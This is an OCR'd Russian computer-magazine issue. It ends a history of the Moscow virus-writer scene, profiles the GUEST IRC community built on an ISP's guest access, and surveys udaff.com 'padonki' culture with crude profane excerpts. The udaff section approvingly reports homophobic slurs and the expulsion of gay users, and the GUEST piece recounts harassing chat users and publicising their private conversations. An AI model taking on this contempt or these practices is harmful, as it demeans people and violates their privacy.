
КОНЕЦ МОСКОВСКОЙ СЦЕНЫ


Рассказ LG не произвел впечатления на сцену - вирмейкерам было не до этого, их интересовала мировая слава в узком кругу. Свой сайт, призывавший распространять вирусы и вообще мочить всех, кто «не с нами», LG закрыл. И решил заняться самореализацией. За месяц был сверстан самиздатовский бумажный Infected Voice # 15, в котором, чтобы никто не докопался, были опубликованы только вирусные технологии, а не тексты вирусов целиком. Был также заключен союз с одиозным персонажем андеграунда - Арви Хэкером, главой так называемой Гражданской школы хэкеров. LG попытался открыть платные курсы обучения вирусным технологиям. Infected Voice появился на лотках Горбушки, рядом с «Сатанинской библией», «Некрономиконом» и другой интересной литературой, а в ФИДО была дана массирован-


Игорь Дикшев aka RedArc


Британец Саймон Вэллор. Сидит за вири с прошлого года. Много говорил на IRC


Чен Ин Хау (справа), автор CIH


Оноре Гузман, автор ILoveYou


«Я покажу вам, как вирусы писать!»

ная реклама. Но журнал купил только один человек - безбашенный Товарищ Садист, чтобы сделать из него электронный вариант. А союз с Арви распался из-за попытки последнего записать LG в свои шестерки.

После краха коммерческой затеи, которая и самому LG не очень-то нравилась, Stealth group стала закрытой организацией, отошедшей от сцены. В феврале 2001 года было выпущено заявление о закрытии группы, и к вирусной сцене она больше не относилась. Московская вирусная сцена умерла в один день. Наследники ржавого Феликса вздумали через одного человека выйти на LG и сцену. Про это узнали, и сценеры перестали светиться, а некоторые даже из страха ушли из вирмейкерства.

КОНВЕНЦИЯ СООБЩЕСТВА ВИРМЕЙКЕРОВ

После всех этих событий LovinGOD стал открыто враждовать со сценой, пытаясь донести до ее участников, что время сцены кончилось и ничего хорошего от афиширования своей деятельности их не ждет. Статья 273 Уголовного кодекса предусматривает срок за написание вирусов, но даже если она не сработает, быть под колпаком у спецслужб никому не захочется.


В конце марта 2002 года в интернете появился обширный документ под названием «Конвенция сообщества вирмейкеров». Он составлялся в сотрудничестве со старожилами вирусной сцены более полугода. Цель конвенции - превращение сцены в партизанское движение, которое будет собираться в группы только при необходимости каких-либо действий, обмениваться информацией только с доверенными лицами и, наконец, любыми способами бороться против нарушителей. Нарушением является публикация технологий, которые могут быть дискредитированы в результате попадания к антивирусным компаниям, несоблюдение мер конспирации и отсутствие подписей в вирусах и публикациях. Сцена утихла, но и партизанского движения не получилось.

БУДУЩЕГО НЕТ

Формально вирусная сцена существует до сих пор. Народ встречается иногда на IRC, выпускаются журналы, коллекционеры собирают новые экземпляры зверьков. По-прежнему живет крупнейшая в мире библиотека вирусных материалов на сайте http://vx.netlux.org, постоянно обновляемая журналами, статьями и вирусами. Z0mbie гонит на своем сайте хайтек (http://z0mbie.host.sk). Но время сцены прошло еще семь лет назад, когда в УК РФ появилась статья, запрещающая даже писать вирусы. В Европе дела обстоят не лучше - недавно там судили автора утилиты удаленного администрирования только за то, что он ее написал и подарил всем желающим. Сцена разбилась о камни нового мирового порядка, и каждый умирает поодиночке. Возможно, будущее и вправду за партизанскими отрядами киберпространства, отвоевывающими свое право на существование. Как вирусы борются со следящими за ними ревизорами, сканерами и эвристическими анализаторами. Но уже не будет никогда той радости свободного, без опасения быть услышанным Большим братом, общения с единомышленниками - того, что давала нам вирусная сцена.

Да и вирусы уже не те. Вместо нескольких килобайт кода, красоте которого можно посвящать журналы, по отсыревшим телефонным проводам и тощим российским выделенкам карабкаются жирные мегабайтные уродцы на Дельфи, чтобы украсть пароль для хозяина, жаждущего бесплатно посмотреть джипеговых теток.





Скриншот сайта Z0mbie

MC №50 ЮБИЛЕЙНЫЙ НОМЕР! УЖЕ В ПРОДАЖЕ



Более 700 Мб полезных программ на CD

В НОМЕРЕ:

Тестирование новейших моделей КПК, ноутбуков и сотовых телефонов

КПК для меломана
Тестируем популярные модели наладонников в качестве MP3-плеера

Устанавливаем Linux на ноутбук
От требований к мобильному компьютеру до настройки системы

Шаг за шагом
Набираем тексты с помощью InPad 1.0
Настраиваем КПК с помощью Tweaks2k2.NET 2.5.2
Работаем с Kinoma Producer 2.0.4
Тренируемся с PalmDiet Organizer 1.0
Создаем web-странички с помощью Torpedo HTML Editor 2.5.1
Путешествуем по сети с Opera Browser
Remind me - отличная замена штатным утилитам



Empiric (empiric@inbox.ru)

МЕСТО ВСТРЕЧИ GUEST

GUEST - небольшое комьюнити, сформировавшееся на базе одного из провайдеров г. Ульяновск (назовем его «Ультра»), предоставлявшего зарегистрированным абонентам ограниченный гостевой доступ в интернет для проверки и пополнения личного счета. Логином и паролем для дозвона являлось слово guest, отсюда и название сообщества. На первых порах GUEST был локальным комьюнити, но с переездом некоторых участников в Москву и переносом основного канала общения в IRC оно расширило свои границы.

МАЛЕНЬКОЕ СООБЩЕСТВО ВОКРУГ ГОСТЕВОГО ВХОДА

Основное отличие ГЕСТа от подобных кибер-сообществ состоит в том, что оно не ограничивалось виртуальной коммуникацией, общение происходило и в реале. И не в качестве разовых встреч и попоек - мемберы GUEST-комьюнити стали настоящими друзьями.

ПОЯВЛЕНИЕ GUEST

На вопрос, когда появился ГЕСТ, нет однозначного ответа. Одни говорят, что отсчет нужно вести с третьей гестовки, как наиболее удачной, другие - с того времени, как отменили бесплатный чат на Ультре в октябре-ноябре 2003 года. Однако, судя по всему, все началось гораздо раньше.

New_User: «Раньше всех в гесте появился Lavos. Он, Adviser и VugluSKR до появления чата флудили на форуме Ультры. Затем было открыто жалкое подобие чата, на котором все тренировались и практиковались в наглядном изучении языка html. Раньше гостевой выход ограничивался 4-мя логинами одновременно, но без лимита времени (позже появился лимит в 30 минут). Потом подтянулись я и mik, и мы около полугода впятером общались на форуме только между собой. Дальше появились и другие любители халявы».

Satarial: «Насколько я помню, GUEST зародился где-то в июле-августе 2003 года. Тогда все общались в халявном чате родного провайдера. Один раз я захотел слить музыку у JaDS'a, и, так как маршрутизация между клиентами тогда была еще доступна, мы поставили FTP. Через какое-то время халяву ограничили, пришлось использовать гостевой доступ. Для общения юзали простенькую прогу LanChat, написанную JaDS'ом, позвали знакомых людей. Перепробовав разные способы общения, остановились на IRC, причем каждый запускал у себя сервер, на случай если он первым залезет. В начале 2004 года и народу, и серваков IRC стало дофига. Появились люди, которые сейчас и составляют старую гвардию геста...».

Так что историю ГЕСТа, пожалуй, стоит вести с момента появления первых IRC-серверов.

СИМ-СИМ, ОТКРОЙСЯ

Люди попадали на ГЕСТ следующим образом:


Так проходила гестовка №5

❶. Пользователь звонил на один из модемов интернет-провайдера, используя логин и пароль guest, после чего происходило подключение в гостевом режиме. Т.е. с возможностью доступа только к серверу статистики.

❷. Выдавался IP в диапазоне 10.0.0.199 - 10.0.0.255 (позднее диапазон расширился до 10.0.0.1-10.0.0.255, что создавало определенное неудобство).

❸. Используя любой сканер портов (автор этой статьи использовал Angry IP scanner (angryziber.com/ipscan) как самый простой, без ненужных функций), юзер сканировал диапазон гостевых IP на предмет открытого порта 6667. Это говорило о том, что на удаленной машине работает IRC-сервер.

❹. Если открытый порт находился, а чаще всего так оно и было, то запускался IRC-клиент и происходило подключение к серверу. Если работающих серверов не было, то запускался свой собственный.

Через некоторое время практически у каждого гостевца был установлен сервер, и с 20:00 до 23:00 появлялось такое количество открытых портов, что порой приходилось искать, где именно общается народ. Для того чтобы избежать постоянного сканирования портов (к тому же у многих firewall'ы стояли в стелс-режиме и не отвечали на пинги), были написаны специальные мирковские скрипты, с помощью которых можно было подключиться на самые используемые IP. Скрипт выглядел так:

```
/g /s 10.0.0.200 | /s -m 10.0.0.201 | /s -m 10.0.0.250 | /s -m
10.0.0.251 | /s -m 10.0.0.255,
```

где /g - команда, по которой происходило подключение по указанным за ней адресам.

Еще одна интересная особенность: так как гостевой доступ был ограничен 30 минутами, то по их истечении происходил дисконнект. Так что через каждые 30 минут сервер стабильно пропадал и все переходили на другой сервер. Постепенно к этой миграции настолько привыкли, что даже перестали замечать подобные мелочи.

IRC2WEB

Один из гестовцев, New_User, написал скрипт, позволявший заходить на сервер как IRC-клиентом, так и обычным браузером.

New_User: «Я еще хотел нормальный irc2web поставить, но лень было разбираться. Тот irc2web, который был у меня, написан под Линукс. Под виндой он работал некорректно и выдавал ошибки, пришлось все переписать заново».

New_User'овский irc2web был написан на PHP & MySQL и работал следующим образом: отправленная в чат фраза записывалась в определенное поле базы данных. Скрипт периодически проверял, пустует это поле или нет. Если там что-то было, то это выводилось в окошко чата и стиралось из базы. Когда человек говорил несколько коротких фраз, в чат попадала только строчка, записанная в БД последней.

Программа была написана на скорую руку, глючила, но работала. Сейчас ее можно найти здесь: http://guest.myrunet.com/other/irc2web.rar.

Гестовский irc2web просуществовал недолгое время. Все же mIRC на порядок удобнее, а по функциональности намного превосходит браузеры.

РАДОСТИ ГОСТЕВОЙ ЖИЗНИ

Troy: «Классные были деньки. Каждый день с 22.00 до самого утра торчали на гесте, качали друг у друга гигабайтами музыку, софт. В конце концов, практически у каждого гестовца на машине был джентльменский набор: IRC-сервер, IRC-клиент (мирка почти в 100% случаев), FTP-сервер. Дошли до того, что ставили www-серваки - у New_User'a работал форум, перловщик Eradicator написал своеобразный аналог mail.ru. Гестовцы резались в сетевые шахматы, в древний дум, прикалывались друг над другом x-ping'om и kaht'om (кто знает, тот поймет :)). Помню, как в три часа ночи смеялся до боли в животе от очередного остроумного высказывания. Про мнение моих родителей обо всем этом лучше умолчу...».

Довольно часто кто-нибудь лез в интернет через Ультру и ставил прокси-сервер, чтобы остальные через него могли, к примеру, залезть всей компанией в www-чат (который гестовцы между собой называли «бакланариумом») для жестоких издевательств над чатовцами и занятий виртуальным сексом с девушками. Все подробности интимных приватных разговоров выкидывались в IRC-канал геста и бурно обсуждались :).

На IRC-сервере частенько находился какой-нибудь бот, поэтому играли в викторину и мафию. Через New_User'a можно было забирать почту из FIDO.

Satarial ставил радиостанцию, которую можно было послушать. Хотя качество передаваемого звука не выдерживало никакой критики (менее 48 kbps), но было довольно весело.

Одним словом, сообщество искало все новые способы использования халявного гостевого доступа и порядком в этом преуспело.


ГЕСТОВКИ

Первая гестовка состоялась 14 февраля 2004 года в пустой квартире JaDS'a. Много интересного случилось в тот день: и застрявший лифт, и дикие крики Оджа (ojiga), и спирт, разведенный в кастрюльке. Поэтому было решено встречаться регулярно, и следующая гестовка состоялась уже через неделю, а третья - 27-28 февраля. Именно она стала своеобразным примером того, как следует проводить встречи в реале. С тех пор после каждой гестовки кто-то произносит сакральную фразу: «Нда, погуляли, конечно, классно, но до третьей гестовки не дотягивает».

Обычно на этих встречах присутствует некоторое количество народа, не имеющих к GUEST'у никакого отношения. А так как разговоры ведутся компьютерно-направленные, это вызывает удивление и негодование у случайных гостей. Например, об одной из прошедших гестовок некая девушка отозвалась так: «Сидят, несут какой-то бред, говорят кучу непонятных слов, потом дикий взрыв смеха и крики: "А Трой-то - ламер!"».

ЗАКЛЮЧЕНИЕ

Troy: «Общество GUEST интересно в первую очередь тем, что собрало людей с самыми разными взглядами на жизнь, для которых компьютер является неотъемлемым ее атрибутом. У каждого были свои сильные стороны в computer science - кто-то был программистом, кто-то техником. Можно было задать любой вопрос на околокомпьютерную тематику, и тебя ждал компетентный ответ. На встречах в реале разговоры постоянно велись об ассемблере, C/C++, преимуществах одних процессоров над другими и т.д. Все это происходило в очень непринужденной форме и чаще всего с пивом или чем-нибудь покрепче :). У нас никогда не было ссор, атмосфера была теплая и дружелюбная даже в разгар ожесточенного спора TASM vs FASM :)».


Множество работающих серверов

GUEST - это не банальный www-чат с кучей сидящих в нем бакланов с амбициями. Именно то, что попасть на IRC-серваки было не так-то просто, оградило общество от массового проникновения вышеупомянутых бакланов, не желающих ничему учиться.

В конце весны 2004 года соединения между компьютерами по гостевому доступу были запрещены.

Однако это событие не повлекло за собой распада GUEST'a, а на лето 2004 года приходится, пожалуй, самый интенсивный период развития сообщества. К этому времени открылся официальный сайт http://guest.myrunet.com и официальный канал на международном IRC-сервере.


New_User

Благодарность в подготовке статьи:
Satarial, New_User, JaDS, Slimm, Elenka, Troy, Eradicator, mik, Yuka, Eugenator, Lavos, fire_blade, Krot, Мудрый (извините, если кого забыл :)).



Скриншот официального сайта GUEST'a

mindw0rk (mindw0rk@gameland.ru)

ЖИТИЕ УДАФФКОМА

Этот ресурс создан для настоящих падонков. Те, кому не нравятся слова Х*Й и ПДА, могут идти на**й. Остальные пруцца!**

Объява на udaff.com

КУЛЬТУРА ПАДОНКОВ В РУНЕТЕ

Я тут порылся в словаре Ожегова и выяснил, что подонок - слово плохое. Если точнее: «Ничтожный, вызывающий презрение человек». Тем не менее, в рунете есть большая куча людей, которые с гордостью называют себя схожим по написанию словом - падонками. У них есть своя субкультура, сленг и места обитания. А в центре сообщества падонков стоит мегапопулярный ресурс www.udaff.com. Что это за «секта»? Почему удаффком настолько популярен? Что означает фраза КГ/АМ? Обо всем этом и многом другом ты узнаешь в этой статье.

FUCK.RU

В 1998 году на просторах IRC среди многих других жил канал #flex. Основателями его были два брата-акробата Скелетрон и Скриптер, которые частенько стебались над посетителями. Да и вообще, политика у канала была специфическая: мат, ругань - все это отнюдь не запрещалось, а наоборот, приветствовалось. В результате на флексе постоянно велись флеймовые войны, народ срался по поводу и без, понарошку и зло. В конце концов Скелетрон решил, что ирка хорошо, но сайт лучше, и стал чмырить врагов (в основном, из канала #russkie) на skeletron.ru. Идея онлайнового чмырения понравилась посетителям flex'а - неудивительно, весь флейм оставался в базе и его мог почитать любой сетевик. Поэтому толпы флеймеров стали стекаться на страничку Скелетрона и лить говно на инакомыслящих.



Лозунг факру

Когда количество посетителей сайта достигло критической отметки, автор решил, что пора делать специализированный ресурс. Название его родилось практически сразу - FUCK.RU. Так во второй половине 98 года появился самый неоднозначный проект рунета, оплот свободы слова в сети. Первое время Скелетрон и компания, стараясь сколотить как можно более широкую аудиторию, вовсю пиарили сайт на IRC и www-форумах. Пиар даром не прошел, и вскоре о FUCK.RU заговорил весь рунет. Ежедневное количество посетителей сайта в 1999 году достигало 600, что по тем временам было немало. В статистике Rambler'а FUCK.RU даже обогнал библиотеку Мошкова в разделе «Литература».

Контент ресурса состоял преимущественно из креативов, которые присылали авторы. Жестких требований к ним не было - можно было писать что угодно, о чем угодно и как угодно. Хотя читатели обычно ждали стебных вещей, и самые талантливые авторы (Мэри Шелли, Сумерк Богов, Джейсон Форис, Старый Бытыр и др.) быстро становились известными личностями.

В 1999 году FUCK.RU был уже не просто одним из развлекательных сайтов - он стал местом рождения нового сообщества, изве-



Тусовка креативщиков факру


Отец удафкома - Удав

> Он создан для всех, кому надоело окружающее его лицемерие и ханжество.

стного как «сетевая Контр-Культура». Креативщики с факру призывали читателей не идти на поводу у социума и внедряли альтернативные взгляды на актуальные темы. Со временем у авторов с факру сформировался новый сленг, предложенный товарищем Amigo. Вся соль была в том, чтобы не заморачиваться грамматикой и стилистикой, делая упор на содержание. А слова писать так, как они произносятся. Так «почему» превратилось в «пачиму», а «всегда» в «фсихда».

Детище Скелетрона, который к тому времени стал известен как Франко Неро, получило несколько премий как лучший юмористический сайт года в нескольких сетевых конкурах (РОТОР-99, литературное объединение «Еже»). Помимо развлекательных текстов, в 1999 году была введена фирменная фишка факру - пародии на известные сетевые ресурсы. Дизайнер сайта Linxy каждые несколько дней оформлял FUCK.RU в новом стиле, характерном для одного из популярных ресурсов.

Несмотря на большую популярность, в 2000 году проект стал загнивать. Ежедневные рубрики превратились в еженедельные, затем в ежемесячные. В конце концов Скелетрону предложили выкупить домен за $800, на что тот согласился.

После закрытия факру его постоянные посетители не стали долго страдать и создали альтернативные сайты. Первым последователем стал fuckru.net, затем подтянулись padonki.org и litprom.ru, менее известные ypod.nm.ru, padonki.narod.ru и им подобные. Но ни один из этих КК-ресурсов не стал столь раскрученным и популярным, как udaff.com.

UDAFF.COM

При первом же заходе на удафком бросается в глаза обилие ненормативной лексики. Слова из трех, пяти и семи букв разбросаны по ресурсу в изобилии, а витиеватости некоторых фраз позавидует Жириновский. Люди считают, что именно в мате, а также в некоторых характерных словечках заключается вся суть падонковского движения. На самом деле сленг - всего лишь фон, основное тут идеология. Как сказал небезызвестный Amigo: «Падонки - это не ругательство, это стиль жизни и мышления».

С самого рождения ресурса им заведует один человек - 34-летний отец сайта, известный в КК-кругах под ником Удав. Каждый день он уделяет своему детищу несколько часов своего времени, сортируя свежие креативы и наполняя контент. О своем проекте он отзывается так: «Ресурс Удава создан для всех, кто не бьется в истерике при виде ненормативной лексики. Он создан для всех, кому надоело окружающее его лицемерие и ханжество, для тех, кому набили оскомину бесконечные дебильные чмоки, приветики, смайлики в бесчисленных идиотских чатах и конференциях. Он создан для тех, кого хоть раз забанили за ненормативную лексику в чатах и конференциях, для тех, кто хочет чувствовать себя свободным». Что касается определения слова «падонак»: «Это человек без двойного дна. Ведет себя одинаково и в обычной жизни, и в пограничных состояниях. Падонок, может, и гадит в подъезде, но гадит искренне и убивать в этом подъезде людей не будет никогда».

Удафком чем-то напоминает Бойцовский клуб (это не www.bk.ru, а «Бойцовский клуб» Чака Паланика. - Прим. ред.) - его мемберы так же противятся цензуре и стандартным жизненным ценностям, навязанным обществом. Своего рода бунтари, стремящиеся не соответствовать серой массе. Только вместо избиения друг друга падонки фигачат креативы, в которых выплескивают наболевшее.

В отличие от распространенного мнения, постоянные посетители удафкома - это не закомплексованные малолетки (хотя не без этого). Среди людей, называющих себя падонками, - студенты, программисты, врачи, бизнесмены, юристы, водители, банкиры, политики. Для многих реальная работа и тусовка на удаве - вещи совершенно контрастные. К примеру, представь ситуацию, когда пожилая воспитательница - божий одуванчик днем в детском саду ухаживает за детками, играет с ними в кубики, а вечером садится за комп, трепетно вводит заветную ссылку и фигачит креативы про оральный секс с кочевниками внеземной цивилизации. Слабо верится? На самом деле таких случаев в падонковском сообществе дофига. И то, что в качестве иллюстрации был выбран человек женского пола, - не случайность. Девчонок-падонков на ресурсе полно. Из известных: su4ka, lylyt, taata, Ольга Т. и др.

Весь креатив, который присылают авторы, сортируется по разным разделам. В «Наших сказках» падонки рассказывают диво-басни по типу братьев Гримм, только вместо «Дюймовочек» и «Золушек» доминируют «Сказки про девочку без члена» и «Про мальчика, который пердел». В разделе «Полит.сру» можно обсудить всю политику партии, от орденов Брежнева до мутных пятен на сарафане Моники Левински. «Взгляд из-за бугра» вещает о скитаниях падонков по безбрежным степям планеты Земля. «Отчоты» - они отчеты и есть, и дисциплинированные падонки отчитываются за все интересные мероприятия, в которые им удалось вставить свои пять центов. «Спешите видеть» - таки да, про кинематограф, который у подонков обычно идет под стикером «Warning! Adult content! Porno! XXX». «Книжная полка» - прямая улика, доказывающая, что падонки - люди исключительно грамотные и начитанные. Здесь можно разглядеть описания самых разных бестселлеров, от «Гарри Поттера» до «Отсоса» С. Хоума. Если же ты неравнодушен к спорту, можешь сразу тыцкать на пимпу «Спорт на Удаве» - там падонки тебе расскажут, кто такой Тайсон и кому он что отгрыз.

Каждый публикуемый креатив должен быть сначала заслан пахану (Удаву) и пройти его проверку на профпригодность. Если читать можно - его закидывают в подходящий раздел, где в него «фтыкают фтыкатели», если же интересность не ахти - перл отправляется в «Корзину», поближе к остальному трэшу.

Конечно, креативы можно комментить, и именно многочисленные отзывы побуждают



- http://udaff.com
- http://litprom.ru
- http://padonki.org
- http://fuckru.net
- www.debilizm.com
- http://niibaca.ru
- http://skotstvo.com


Такие вот они - падонки


Падонка su4ka

авторов вандалить пальцами по клаве снова и снова. Причем первые комменты приходят спустя несколько секунд после появления на сайте - оперативность на удаве решает.

Помимо сугубо виртуального общения, падонки за милую душу готовы распить спирт в компании друг друга и заодно обсудить тяготы падонковской жизни. Процесс риаллайфового объединения раскиданных по миру падонков носит ежеполугодный характер и называется Йопт-пати. На нем можно познакомиться с ключевыми фигурами контр-культуры, включая самого Удава. Йопт-пати проходит в одном из московских клубов, где народ цивильно общается и между делом хулиганит. Нерегулярно также собираются падонковские тусы в Питере. Они никак не называются, но посещают их не менее интересные люди.

ПЕРВЫЙ НАХ!

Заблудившемуся посетителю, случайно набредшему на удафком, сразу бросятся в глаза несколько фраз, постоянно встречающихся в комментах фтыкателей. Фразы эти уже прочно вошли в падонковский сленг и являются неотъемлемой частью их общения.

«Первый нах!» - этим сообщается, что отсчет пошел. Если фтыкатель увидит новый крео, выложенный секунду назад, он обязательно тыцкнет «Post comment» и фразой «Первый нах» заявит о том, что именно он был нах первым. «Первый нах» - это также отличный падонковский тост для первой кружки водки. После чего последует «Второй нах», «Третий нах» и, конечно же, «Нах четвертый». Вообще, частица «нах» - одна из самых популярных в падонковском словарике, так как с ее помощью можно изобразить широчайший диапазон смысла и эмоций. Кстати, если падонак не успел написать «Первый нах» и перед ним уже выстроилась толпа комментаторов, он не растеряется и откомментит: «В трицатке нах!».

«Ибо нех» - наставительный коммент, употребляется по отношению к нерадивому щенку. Цивильным аналогом может быть фраза: «А вот нечего так поступать. Теперь будешь знать».

«КГ/АМ» - аббревиатура от «Креатифф говно/афтар м***к». Используется для обозначения негативного отзыва о прочитанном креативе. Довольно удобно. Вместо длинных тирад по поводу ацтойности креатива достаточно шмакнуть «КГ/АМ», и автор сразу поймет, что ему не место под солнцем.

«Ахтунг!» - в переводе с немецкого: «Внимание». В переводе с падонковского: «Педерасты атакуют!». Словом, если ты ляпнешь что-то такое, что выдаст в тебе гома, толпа падонков отшатнется и наперебой будет выкрикивать: «Ахтунг! Ахтунг!». Вообще, падонки очень не любят тех, кто в мужскую попу долбится. Падонки считают, что это не по-мужски и вообще природная аномалия. Поэтому тех, кто на ресурсе был изобличен в причастности к гейскому братству, изгоняли с позором и матами.

«Йопт!» - очень популярное и милое словечко, которое по смыслу схоже с фидошным «Дык!». Цивильно можно перевести как: «Спорить бесполезно. То, что я сказал, - полюбому так и есть!».

«Тема е**и не раскрыта!» - падонки, как реальные пацаны, любят секс и все с ним связанное. Секс - столь же неотъемлемое занятие любого уважающего себя падонка, как питье, жратье и ругание матом. Но падонки не только любят этим заниматься, но и читать о том, как этим занимаются другие. Поэтому требуют от авторов разбавлять креативы подобными вещами. Даже если ты пишешь биографию своей матери, рассказ про солнышко или грустную историю умершей собачки - тема е**и должна быть раскрыта. Иначе тебя закидают комментами с требованием тему раскрыть.

«Афтар жжот» - этому комменту будет рад каждый автор. «Жжот» - это высшая похвала. Это значит, что автор выдал что-то действительно неординарное, над чем не грех посмеяться. Обычно вслед за «Афтар жжот» идет «Афтар, пиши ищо!».

«Пелотка» - в падонковском словаре: «женский детородный орган».

КРЕАТИВЫ

Т.к. креативы - это основа падонковского сообщества, и именно они отражают витающие в комьюнити настроения, думаю, лучшей иллюстрацией идеологии падонков будут отрывки из известных летописей. Если понравится - дуй на udaff.com и вступай в дружную армию фтыкателей. И кто знает, может, когда-нибудь тебе удастся настрочить свой культовый креатив?

Пункт. Эпизоды с писюном.

«...А Дуся на самом деле сходила на**й с ума. То исть она и так была прип***нута не***во, но с появлением Розеллы ее стали покидать последние остатки разума. Если раньше Дуся слушала тока то, што пи**ят голоса в ейной голове, то теперь к этой не***ческой толпе добавился и левитан с крыльями, который походу наглухо забивал Дусе все сигналы с Марса. Ну и в один прекрасный день мы с мишей стали свидетелями таво, как Дуся, чуйствуя видимо близкую кончину от помутнения рассудка, решила напоследок во што бы то ни стало вточить говорящего окорока. Сам Розелло к тому моменту времени уже надро**лся открывать клетку изнутри и по-хозяйски вылазить на крышу подышать воздухом, причем продолывал все это не прекращая п***еть ни на секунду ваще. С крыши своей клетки Розелло как козырной страус выглядывал в окно, обсуждал сам с собой последние новости и попутно подслушивал всякие гадости штоб вечером опять ошарашить писюновскую маму очередным хитро***банным матюком. Улучив один из таких моментов, потерявшая



КК-элита



Тема е**и!



Типичный посетитель удафкома



Ахтунг!

всякую надежду, окончательно ох***шая Дуся, изо всех сил стараясь не палицца, полезла епт за добычей на клетку. Выкатив фары от волнения и еле сдерживая метеоризьм, Дуся приблизилась к Розеллу вплотную и застыла. Все, - подумали мы с мишей, - п**да рулю... Но в етот момент Розелло медленно повернулся, и, увидев перед е***ом такую х**ню (Дуся бешено вращала глазами и мелко тряслась), оценил апстанофку, неспешно так прицелился и как заправский скотобой уе**л Дусе клювом прям промеж ухоф. Тюк, б***ь... Досмотрев как Дуся ссыпалась на половичок, Розелло звонко присвистнул и продолжил п****еть...».

Поручик Ржевский. Памела Андерсон.

«...Телка приподнялась и начала вглядываться в глубину кустов под мое дерево. Она даже не могла предположить, што практически над ней балтается самец арангутанга, голый, голодный и с эрекцией. Дефка ничего там не увидев фстала, потянулась, палажила книгу и какой-та фрукт, еще раз огляделась и .... Йо**на в рот, начала снимать трусы. У меня и так стоячий *** начал трещать па швам. Эта дура зачем-та стала занимацца типа аиробикой при этам паглядывая то сибе на задницу то на сиськи. Я б** е***ел с каждой сикундой. В галаве крутились мысли а не дастану ли я свой *** нагой, или не потереть ли мне им о какую нить ветку. А эта курва повернуфшись ка мне спиной уже делала какие-та пакачивающиеся наклоны. Б**. Я уже хател прыгать на ние. И тут блять, этот долбанный жучок! Какого хера, ему надо было приземляться на мою з****у. Приземлившись, он судорожно забегал по головке, у меня затуманились глаза. Я приготовился к выстрелу. В самый последний момент я глянул на ***. Пчила, блиаааааа!...»

